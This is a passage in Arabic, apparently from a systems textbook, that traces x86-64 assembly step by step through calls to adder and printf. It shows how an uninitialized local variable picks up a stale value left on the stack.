
بالعودة إلى main، يستبدل استدعاء adder عنوان الإرجاع القديم على المكدّس بعنوان إرجاع جديد (0x554). ويشير عنوان الإرجاع هذا إلى التعليمة التالية المراد تنفيذها بعد عودة adder، أي mov %eax, -0x4(%rbp). ويتحدّث السجل %rip ليشير إلى التعليمة الأولى المراد تنفيذها في adder، وهي عند العنوان 0x536.

تحفظ التعليمة الأولى في الدالة adder مؤشّر إطار المستدعي (%rbp الخاص بـmain) على المكدّس.

تحدّث التعليمة التالية %rbp بالقيمة الحالية لـ%rsp، أي العنوان 0xd20. ومعًا، تؤسّس التعليمتان الأخيرتان بداية إطار المكدّس للدالة adder.

انتبه جيدًا للتعليمة التالية التي تُنفَّذ. تذكّر أن $0x28 وُضعت على المكدّس أثناء استدعاء assign. والتعليمة mov $-0x4(%rbp), %eax تنقل قيمة قديمة موجودة على المكدّس إلى السجل %eax! وما كان ذلك ليحدث لو أن المبرمج هيّأ المتغير a في الدالة adder.

تضيف التعليمة add عند العنوان 0x53d القيمة 2 إلى السجل %eax. وتذكّر أنه عند إرجاع عدد صحيح ذي 32 بت، تستخدم x86-64 سجل المكوّن %eax بدلًا من %rax. وتمثّل التعليمتان الأخيرتان معًا الشيفرة التالية في adder:
int a;
return a + 2;

بعد تنفيذ pop، يشير مؤشّر الإطار مرة أخرى إلى بداية إطار المكدّس للدالة main، أي العنوان 0xd40. ويحتوي مؤشّر المكدّس الآن على العنوان 0xd28.

يؤدي تنفيذ retq إلى سحب عنوان الإرجاع من المكدّس، ما يعيد مؤشّر التعليمات إلى 0x554، أي عنوان التعليمة التالية المراد تنفيذها في main. والعنوان الموجود في %rsp هو الآن 0xd30.

بالعودة إلى main، تضع التعليمة mov %eax, -0x4(%rbp) القيمة الموجودة في %eax في موقع يبعد أربعة بايتات فوق %rbp، أي عند العنوان 0xd3c. وتعيدها التعليمة التالية إلى السجل %eax.

وبالتقدم قليلًا، تنسخ التعليمة mov عند العنوان 0x55a القيمة الموجودة في %eax (أو 0x2A) إلى السجل %esi، وهو سجل المكوّن ذو 32 بت المرتبط بـ%rsi ويخزّن عادةً المعامل الثاني للدالة.

تنسخ التعليمة التالية (mov $0x400604, %edi) قيمة ثابتة (عنوان في ذاكرة مقطع الشيفرة) إلى السجل %edi. وتذكّر أن السجل %edi هو سجل المكوّن ذو 32 بت للسجل %rdi، الذي يخزّن عادةً المعامل الأول للدالة. وعنوان ذاكرة مقطع الشيفرة 0x400604 هو العنوان الأساسي للسلسلة "x is %d\n".

تعيد التعليمة التالية ضبط السجل %eax بالقيمة 0. ويتقدم مؤشّر التعليمات إلى استدعاء الدالة printf (المشار إليه بالوسم ``).
